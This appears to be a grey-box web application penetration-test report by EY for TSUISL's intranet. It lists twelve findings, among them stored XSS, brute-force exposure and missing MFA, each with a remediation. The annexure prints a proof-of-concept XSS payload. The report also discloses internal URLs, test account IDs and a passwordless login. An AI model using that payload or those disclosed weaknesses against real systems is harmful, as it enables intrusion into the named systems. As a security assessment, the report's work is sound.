Web Application Security Assessment | TSUISL Intranet | Grey Box Report

TATA Steel Utilities & Infrastructure Services Limited.

29th April 2025

Building a better working world

Table of Contents

1 Introduction

1.1 Background

Ernst & Young LLP (henceforth referred to as "EY") was engaged by TSUISL to conduct a grey box application security assessment targeting an intranet facing web application of the company. The application security assessment was conducted through internal network from 21st April 2025 to 29th April 2025.

1.2 Engagement Scope

The scope of the engagement covers vulnerability assessment of the agreed internal web application security assessment.

Application	URL	Pentesting Type	Application Hosted Location (E.g., AWS, GCP, TSL in-house etc.)
Tata Steel UISL Intranet	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	Grey-Box	AWS

1.3 Limitations

The grey box application security assessment was performed based on the following inputs from TSUISL:


- Web application related information shared such as application URL and walkthrough.
- In addition, the test results capture the state of application between specified testing dates. This testing exercise is a point in time test.
- The reported observation must be addressed across all the mentioned URLs in this report.
- During the assessment, it was observed that a normal user (with employee id) does not require a password to login.
- Following users were utilized for the assessment.
  - Juscoit
  - adwine.jha@tatasteel.com
  - 842144
  - 159445

1.4 Disclaimer

This report is intended solely for the information and use of TSUISL management and should not be used, circulated, quoted, or otherwise referred to for any other purpose, nor included or referred to in whole or in part in any document without our prior written consent.
In carrying out our work and preparing the report, we have worked for TSUISL. purposes only. Consequently, we make no representation regarding the sufficiency of the procedures performed either for the purpose for which the report has been requested or for any other purpose. Further our report may not have considered issues relevant to any third parties, any use such third parties may choose to make of our report is entirely at their own risk and we shall have no responsibility whatsoever in relation to any such use.
The recommendations provided in this report should be tested in a test environment prior to implementing in the production environment.
As a security best practice and management guideline, we need to roll out MFA for all production / QA applications that are either public or private facing. The testing reports have been updated highlighting the same.

2 Summary of Observations

The following graph highlights the overall status of the risks found as a part of web application security assessment.



3 Detailed Report

As a part of the application security assessment of in scope applications, below mentioned are the detailed technical observations:

Application/URL	Language	Framework/CMS	Server
http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	PHP	-	-

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
1	**Stored Cross Site Scripting:** It was observed that user input is stored and later rendered without proper output encoding, allowing execution of malicious scripts in other users' browsers. Refer to Annexure - A (4.1) for artefacts	High	7.5	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	Stored XSS can allow attackers to execute arbitrary JavaScript in victim browsers, leading to session hijacking, credential theft, defacement, or redirection to malicious sites. The impact is more severe as the payload persists across user sessions and views. This could lead to confidentiality and integrity of the entire application.	It is recommended to validate and sanitize all user inputs, implement proper output encoding based on context (e.g., HTML, JavaScript), and use frameworks or libraries that auto-escape output to prevent XSS vulnerabilities from being introduced. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
2	**Brute Force on Username and Password** It was observed that the application does not have sufficient protection against brute force attacks on usernames and passwords. Refer to Annexure - A (4.2) for artefacts	Medium	5.3	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	This vulnerability allows an attacker to gain unauthorized access to accounts by systematically trying multiple username and password combinations until they find the correct one. This can lead to unauthorized access, data breaches, and compromise of sensitive information. In this can case this vulnerability allows attackers to repeatedly attempt different username and password combinations until they find the correct ones, potentially leading to unauthorized access to the system.	It is recommended to implement the following: • A strong CAPTCHA needs to be implemented. One very well-established CAPTCHA provider powered by Google is reCAPTCHA. • Limit user's ability to send multiple requests simultaneously. • Restrict the IP address for the user exceeding the maximum limit of requests using rate limiter. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
3	**Multi-Factor Authentication Not Enabled:** It was observed that Multifactor Authentication (MFA) protection is not. implemented on the application. It is important to roll out MFA in case the application will be public facing post-production. Refer to Annexure - A (4.3) for artefacts	Medium	5.3	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	An attacker can perform attacks like brute force, authentication bypass, etc. without MFA protection. In case login credentials are obtained by social engineering attacks or successful brute force is performed on login page, account takeover shall occur causing confidentiality leak in terms of disclosure of user account details etc. Integrity impact also occurs as the attacker would be able to manipulate application user data in case of an account takeover.	It is recommended to implement MFA by applying 2 or higher number of authentication factors for user login such as OTP/Pin/ based verification mechanisms. If the above-mentioned recommendation cannot be implemented, then alternative approaches can be followed for authentication, like: • Via phone call or email, Software like google authenticator. • Hardware like RSA Key. • Via Biometrics. • SSO Based SAML authentication. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
4	**HTML Injection:** It was observed that the application is vulnerable to HTML injection attacks. Refer to Annexure - A (4.4) for artefacts	Medium	5.3	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	Exploiting this vulnerability, an attacker can insert harmful code into an application, which is then saved and shown to other users. This code can be used to manipulate the website's content, potentially resulting in website defacement, spreading of false information, or misuse of the sensitive information. This could lead to reputational damage to TSUISL.	It is recommended to prevent HTML injection, validate and sanitize all user input before rendering it in HTML pages. Use appropriate input validation techniques and encode user input to prevent the execution of malicious code. Additionally, consider implementing Content Security Policy (CSP) to mitigate such attacks. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://www.acunetix.com/vulnerabilities/web/html-injection/

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
5	**Cleartext Submission of Credentials** It was observed that the application was sending credentials in clear text over an unencrypted channel. Refer to Annexure - A (4.5) for artefacts	Medium	5.3	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	An attacker in the same network can intercept the request and retrieve the login credential, which can lead to account takeover. In this case if the attacker can have unauthorized access to the credentials being passed through the network leading to complete compromise of the target account.	It is recommended to implement one of the followings: ‣ Implement SSL on the application. ‣ Encrypt the password parameter value by using JavaScript. ***(Remarks: The reported vulnerability needs to be addressed by the server team)*** Reference Link: Cleartext submission of password - PortSwigger

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
6	**Unrestricted File Upload:** It was observed that the application validates file uploads based only on extensions, allowing malicious files with valid extensions but harmful content to be uploaded. Refer to Annexure - A (4.6) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	An attacker can bypass extension-based restrictions to upload files containing executable PHP code, potentially leading to remote code execution, data compromise, or complete server takeover if the uploaded file is executed on the server.	It is recommended to use PHP functions like finfo_file() to verify MIME type, restrict uploads to an allowlist (e.g., .jpg, .png), rename files using unique IDs, store uploads outside the web root, and disable script execution in the upload directory. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
7	**Outdated Components:** It was observed that the application is using outdated components, specifically jQuery Version 3.2.1 & Bootstrap Version 4.1.1. Refer to Annexure - A (4.7) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	This poses a security risk as outdated components may contain known vulnerabilities that can be exploited by attackers to compromise the security of the application, leading to data breaches or other security incidents. Using outdated components like jQuery & Bootstrap can expose web applications to known security vulnerabilities. Attackers can exploit these vulnerabilities to execute arbitrary code, steal data, or perform other malicious activities, potentially leading to data breaches or service disruptions. jQuery: CVE-2019-11358, CVE-2020-11022 Bootstrap: CVE-2018-14040, CVE-2018-14041	It is recommended to regularly update and patch components like jQuery & Bootstrap to the latest versions (n) or (n-1)th version whichever is compatible. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
8	**Weak Password Policy** It was observed that the application has a weak password policy. Refer to Annexure - A (4.8) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	This increases the risk of unauthorized access as weak passwords are easier for attackers to guess or crack. A strong password policy is essential to protect user accounts and sensitive data from being compromised. This misconfiguration increases the attack surface the application.	It is recommended to address weak password policies, enforce strong password requirements such as minimum length, complexity, and expiration periods. Implement multi-factor authentication (MFA) to add an extra layer of security. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
9	**Missing HTTP Security Headers (X-frame-options, X-content-type options, Strict-Transport-Security, Content-Security-Policy):** It has been found that no HTTP security Headers were present in the response headers. Refer to Annexure - A (4.9) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	The absence of critical security headers (X-frame-option, X-content-type options, Strict-Transport-Security, Content-Security-Policy) increases the risk of attacks like cross-site scripting (XSS), clickjacking, MIME-sniffing, and unauthorized code execution. This increases the attack surface of the application and increases the likelihood of a successful attack.	1. CSP header is recommended to enable the important http headers in the application. 2. Strict Transport Security is for recommended to instruct web browsers to only access the application using HTTPS. Enable HTTP Strict Transport Security by adding a response header 'Strict-Transport-Security' and the value 'max-age=expire Time,' where expire time is the time in seconds (at least 120 days = 10368000 seconds) that browsers should remember that the site should only be accessed using HTTPS. 3. Configure the web server to include an 'X-Content-Type-Options' header with a value of 'nosniff'.X-Content-Type-Options: nosniff. 4. It is recommended to use a custom http header "X-FRAME-OPTIONS" and set it to "DENY" preventing clickjacking on sensitive pages such as login pages or pages with business-critical

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
		🟨				functions. Use "SAME-ORIGIN" as a parameter for the "X-FRAME-OPTIONS" header to allow frames generated from the host web application. ***(Remarks: The reported vulnerability needs to be addressed by the server team)*** Reference Link: https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
10	**Cookie attributes Not Set:** It was observed that the cookies do not have a Secure and Same-Site Attribute. Refer to Annexure - A (4.10) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	The absence of Secure and SameSite attributes on cookies increases the risk of session hijacking, cross-site scripting (XSS), and cross-site request forgery (CSRF) attacks, potentially leading to unauthorized access or data theft.	It is recommended to set the Secure and SameSite attributes for cookies to prevent potential theft via cross-site scripting (XSS) and cross-site request forgery (CSRF) attacks, enhancing session security and mitigating vulnerabilities. ***(Remarks: The reported vulnerability needs to be addressed by the server team)*** Reference Link: https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/samesite-cookie-not-implemented/


S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
11	**Improper Session Invalidation after Password Change:** It was observed that the application does not terminate active sessions after a user changes their password, allowing continued access with existing session tokens. Refer to Annexure - A (4.11) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	An attacker with an active session can maintain unauthorized access even after the legitimate user changes their password, compromising account security and defeating the purpose of password changes in response to suspected breaches.	It is recommended to invalidate all existing sessions and tokens immediately after a password change to ensure that only new sessions are valid, thereby enhancing account security and preventing unauthorized access through previously active sessions. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation
12	**Internal IP Disclosure:** It was observed that the application discloses internal IP addresses in responses. Refer to Annexure - A (4.12) for artefacts	Low	3.1	http://intranet.corp.tsuisl.com/ http://intranet.corp.tsuisl.com/admin/ http://intranet.corp.tsuisl.com/hrir/admin/	Disclosure of internal IP addresses provides attackers with insights into the internal network structure, potentially aiding in network reconnaissance and targeted attacks during later stages of exploitation such as pivoting or lateral movement.	It is recommended to sanitize all server responses to avoid revealing internal IP addresses. Disable verbose error messages, remove internal headers, and ensure that debugging information is not exposed in production environments. ***(Remarks: The reported vulnerability needs to be addressed by the application team)*** Reference Link: https://cheatsheetseries.owasp.org/cheatsheets/Information_Exposure_Cheat_Sheet.html

4 Annexure-A (Screen Shot)

4.1 Stored Cross Site Scripting

Step 1: As it can be seen below, we have entered a malicious script in name field and click on submit button.




Not secure intranet.corp.tsuisl.com/hrir/admin/hr_meassage_edit.php?id=3

TSUISL HRIR APP

Name: "><img src=x onerror=alert(1)>

Message

Step 2: As it can be seen below, while we have check on the "HR Message" page we are getting script alert.



intranet.corp.tsuisl.com says


1

ID	NAME	MESSAGE
2	Monday Motivation	This Monday Motivation Quote Shared By : Ms. Suparna Dutta, Dy. Manager (Capability Development), HR/IR \r\n\r\n "Don't give up. \r\nOne day you'll look back and be glad you didn't." \r\n
3	">	

Showing 1 to 2 of 2 entries

4.2 Brute Force on Username and Password

Step: As it can be seen below, we are able to get the password via brute force on the login page.

